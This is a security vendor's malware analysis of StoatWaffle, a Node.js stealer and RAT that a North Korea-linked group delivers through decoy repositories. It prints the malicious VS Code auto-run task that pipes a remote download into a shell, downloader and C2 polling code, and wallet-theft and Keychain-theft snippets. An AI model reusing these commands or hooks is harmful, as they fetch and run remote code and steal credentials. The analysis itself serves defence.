# StoatWaffle, malware used by WaterPlum

By NTTセキュリティ・ジャパン株式会社

Published: 2026-03-17 · Archived: 2026-04-05 20:43:51 UTC

In this blog post, we share our analysis of the StoatWaffle malware newly adopted by WaterPlum

This article is English version of "WaterPlumが使用するマルウェアStoatWaffleについて" translated by Ryu Hiyoshi, NSJ SOC analyst.

The original article is authored by NSJ SOC analyst Rintaro Koike.


## Introduction

WaterPlum is regarded as an attacking group related to North Korea. They are known to have been operating Contagious Interview attacking campaign. WaterPlum can be classified into multiple clusters (or teams), and among them, activity by Team 8 (also known as Moralis or Modilus family) has been observed.

In Contagious Interview campaign, Team 8 has been mainly using OtterCookie. Starting around December 2025, Team 8 started using new malware. We named this malware StoatWaffle.

In this article, we'll introduce the latest attacking flow for WaterPlum Team 8 and in deep analysis result of StoatWaffle, new malware that they started using just recently.

## Attack Flow




Team 8 leverages a project related to blockchain as a decoy. This malicious repository contains `.vscode` directory that contains tasks.json file. If a user opens and trusts this malicious reporitory with VSCode, it reads this tasks.json file.

tasks.json file contains a key `runOn` in `runOptions`. The corresponding value for this key is `folderOpen` in this malicious repository and a designated task is executed as soon as opening this directory with VSCode.

```
"runOptions": {
  "runOn": "folderOpen"
}
```

This task is configured so that it downloads data from a Web application on Vercel regardless of executing OS. Though we assume that executing OS is windows in this article, the essential behaviors are the same for any OS.

```
"osx": {
  "command": "curl -L 'https://tasksettingsnew.vercel.app/api/settings/mac' | bash"
},
"linux": {
  "command": "wget -qO- 'https://tasksettingsnew.vercel.app/api/settings/linux' | sh"
},
"windows": {
  "command": "curl --ssl-no-revoke -L https://tasksettingsnew.vercel.app/api/settings/windows | cmd"
},
```

The data downloaded from Vercel is executed by cmd.exe. The initial data is very simple downloader that downloads and executes subsequent batch file, vscode-bootstrap.cmd.

```
:: Download the vscode-bootstrap.cmd file
curl --ssl-no-revoke -s -L -o "%VSCODE_DIR%\vscode-bootstrap.cmd"
"https://tasksettingsnew.vercel.app/api/settings/bootstrap"

:: Run the downloaded script
cls
"%VSCODE_DIR%\vscode-bootstrap.cmd"
cls
```

First, vscode-bootstrap.cmd checks whether Node.js is installed in the executing environment. If not, it downloads Node.js from official web site and installs it.

```
:: -------------------------
:: Portable Node.js fallback
:: -------------------------
if not defined NODE_EXE (
  if exist "%PORTABLE_NODE%" (
    set "NODE_EXE=%PORTABLE_NODE%"
    set "PATH=%EXTRACT_DIR%\PFiles64\nodejs;%PATH%"
    echo [INFO] Portable Node.js found.

    ) else (
    echo [INFO] Downloading portable Node.js...
```

It then downloads env.npl and package.json, and executes env.npl using Node.js.

```
curl --ssl-no-revoke -s -L ^
  -o "%CODEPROFILE%\env.npl" ^
  "https://tasksettingsnew.vercel.app/api/settings/env"

curl --ssl-no-revoke -s -L ^
  -o "%CODEPROFILE%\package.json" ^
  "https://tasksettingsnew.vercel.app/api/settings/package"
```

## StoatWaffle

### Loader

env.npl launched by vscode-bootstrap.cmd is an initial downloader of StoatWaffle. It connects `/api/errorMessage` on C2 server every 5 seconds and executes retrieved message as Node.js code if returned status is error.

```
async function checkServer() {
  try {
    const sysInfo = getSystemInfo();
    const res = await axios.get("hxxp://147[.]124.202.208:3000/api/errorMessage",
      {
        params : {
          sysInfo,
          exceptionId: 'env11250909',
          instanceId
        }
      }
    );
    if (res.data.status === "error") {
      errorFunction(res.data.message || "Unknown error");
```

During our investigation, the JSON data below was downloaded about 5 minitus after env.npl started polling with C2 server.

```
{
    "status": "error",
    "message": "const SERVER_IP = 'http://147.124.202.208:3000/'
    \n\n    const attachedData = JSON.parse('[]') \n\n    let
    errorCode = '-1' \n\n    let handleCode = '5036033607' \n\n
    const agentId = 'afb6e2f9-d326-4293-9773-4797b71dba45' \n
    const B=d,C=d,D=d,E=d,F=d;(function(a,b){const w=d,x=d,y=d,z=d,
```

The Node.js code downloaded by env.npl was second downloader of StoatWaffle. Same as initial one, it regularly communicates with C2 server and executes retrieved code.

The second downloader connects `/api/handleErrors` on same C2 server every 5 seconds. It executes messages included in the response from C2 server as Node.js code.

```
async function pollLoop(sysInfo) {
  while (true) {
    const res = await fetch(SERVER_IP + "api/handleErrors", {
      method: "POST",
      headers: { "Content-Type": "application/json" },
      body: JSON.stringify({ agentId, handleCode, sysInfo }),
    });
    const data = await res.json();

    if (data.responseCode) handleCode = data.responseCode;

    if (data.responseCode === errorCode) {
      for (const pid of managedPids) try { process.kill(pid); } catch {}
      process.exit(0);
    }

    if (data.newAgentId) agentId = data.newAgentId;

    for (const code of (data.messages || [])) {
      const child = spawn(process.execPath, ["-"], {
        detached: true,
        windowsHide: true,
        stdio: ["pipe", "ignore", "ignore"],
      });
      child.stdin.end(code);
      managedPids.add(child.pid);
      child.unref();
    }
```

During our investigation, we observed that downloading and execution of Stealer and RAT module of StoatWaffle as soon as the launch of second downloader.


```
{
    "status": "ok",
    "responseCode": "0836515506",
    "messages": [
        "const SERVER_IP = 'http://147.124.202.208:3000/' \n\n
        const attachedData = JSON.parse('[]') \n\n    let
        errorCode = '-1' \n\n    let handleCode = '2718975099'
```


### Stealer Module

Stealer module thefts credentials stored on Web browsers and designated browser extension data and uploads them to C2 server.

If the victim browser was Chromium family, it steals browser extension data (Appendix) besides stored credentials.

If the victim browser was Firefox, it steals browser extension data besides stored credentials. It reads extensions.json and gets the list of browser extension names, then checks whether designated keyword is included.

```
const FIREFOX_KEYWORDS = [
  "wallet","crypto","metamask","coinbase","exodus","trust","phantom","yoroi",
  "keplr","safepal","alby","ledger","trezor","bitcoin","ethereum","binance",
  "polkadot","ripple","cardano","tron"
];
```

If the victim OS was macOS, it also steals Keychain database.

```
const keychainDb = path.join(os.homedir(), "Library", "Keychains", "login.keychain-db");
addFileTarget({ type: "os", profile: "default", path: keychainDb });
```

The stolen files are copied to temporary directory on victim OS with random name and uploaded to `/upload` on C2 server subsequently.

Besides credential theft, it also investigates the installed software on victim host and submit it to `/uploadsecond`.

Interestingly, the Stealer module checks whether executing environment is WSL or not. If so, it gets Windows user profile and converts it to Linux path with wslpath. This allows an attacker to access Windows data from Node.js on WSL.

```
function isWSL() {
    return os.platform() === "linux" &&
        /microsoft/i.test(fs.readFileSync("/proc/version", "utf8"));
}

function getWindowsUserProfileFromWSL() {
    const win = execFileSync("cmd.exe", ["/c", "echo", "%USERPROFILE%"], {
        encoding: "utf8",
        windowsHide: true
    }).trim();
    if (!win) return null;
    return execFileSync("wslpath", ["-u", win], {
        encoding: "utf8",
        windowsHide: true
    }).trim();
}
```

## RAT Module

RAT module regularly communicates with C2 server, execute commands when it get response from `/api/hsocketNext` and submit its execution results to `/api/hsocketResult`.

```
const NEXT_URL =
  SERVER_IP + "api/hsocketNext?agentId=" + encodeURIComponent(agentId) +
  "&&handleCode=" + encodeURIComponent(handleCode) +
  "&&currentDir=" + encodeURIComponent(ak);

const RESULT_URL =
  SERVER_IP + "api/hsocketResult?agentId=" + encodeURIComponent(agentId) +
  "&&handleCode=" + encodeURIComponent(handleCode) +
  "&&currentDir=" + encodeURIComponent(ak);

axios.post(NEXT_URL, {}, { timeout: 30000 }).then((resp) => {
  const cmd = resp.data && resp.data.cmd;
  if (!cmd) return setTimeout(loop, 1000);

  execute(cmd).then((result) => {
    axios.post(RESULT_URL, { cmd, ...result }).catch(() => {});
  }).catch(() => setTimeout(loop, 1000));
}).catch(() => setTimeout(loop, 2000));
```

The table below describes implemented commands.

| Command | Behavior |
|---|---|
| needtoexit | Terminate its own process |
| cd | Change the current working directory |
| la | List files and directories in the current working directory |
| goapp | Move to the App directory |
| gosize | Get the size of the current working directory |
| more | Upload the file body |
| frun | Execute Node.js code |
| wwwc | Upload a specified file or directory |
| wwwf | Recursively search the current working directory and list files whose names contain a keyword |
| wwwfc | Recursively search the current working directory and upload files whose names contain a keyword |
| wwwffc | Search only the current working directory and upload files whose names contain a keyword |
| *<None>* | Execute the string as native shell command |

## Summary

In this article, we introduced StoatWaffle, new malware that WaterPlum Team 8 newly started to use. StoatWaffle is a modular malware implemeted by Node.js and it has Stealer and RAT modules. WaterPlum is continuously developing new malware and updating existing ones. We think it necessary to pay close attention to their activities.

## IoC

- 185[.]163.125.196
- 147[.]124.202.208
- 163[.]245.194.216

- 66[.]235.168.136
- 87[.]236.177.9

---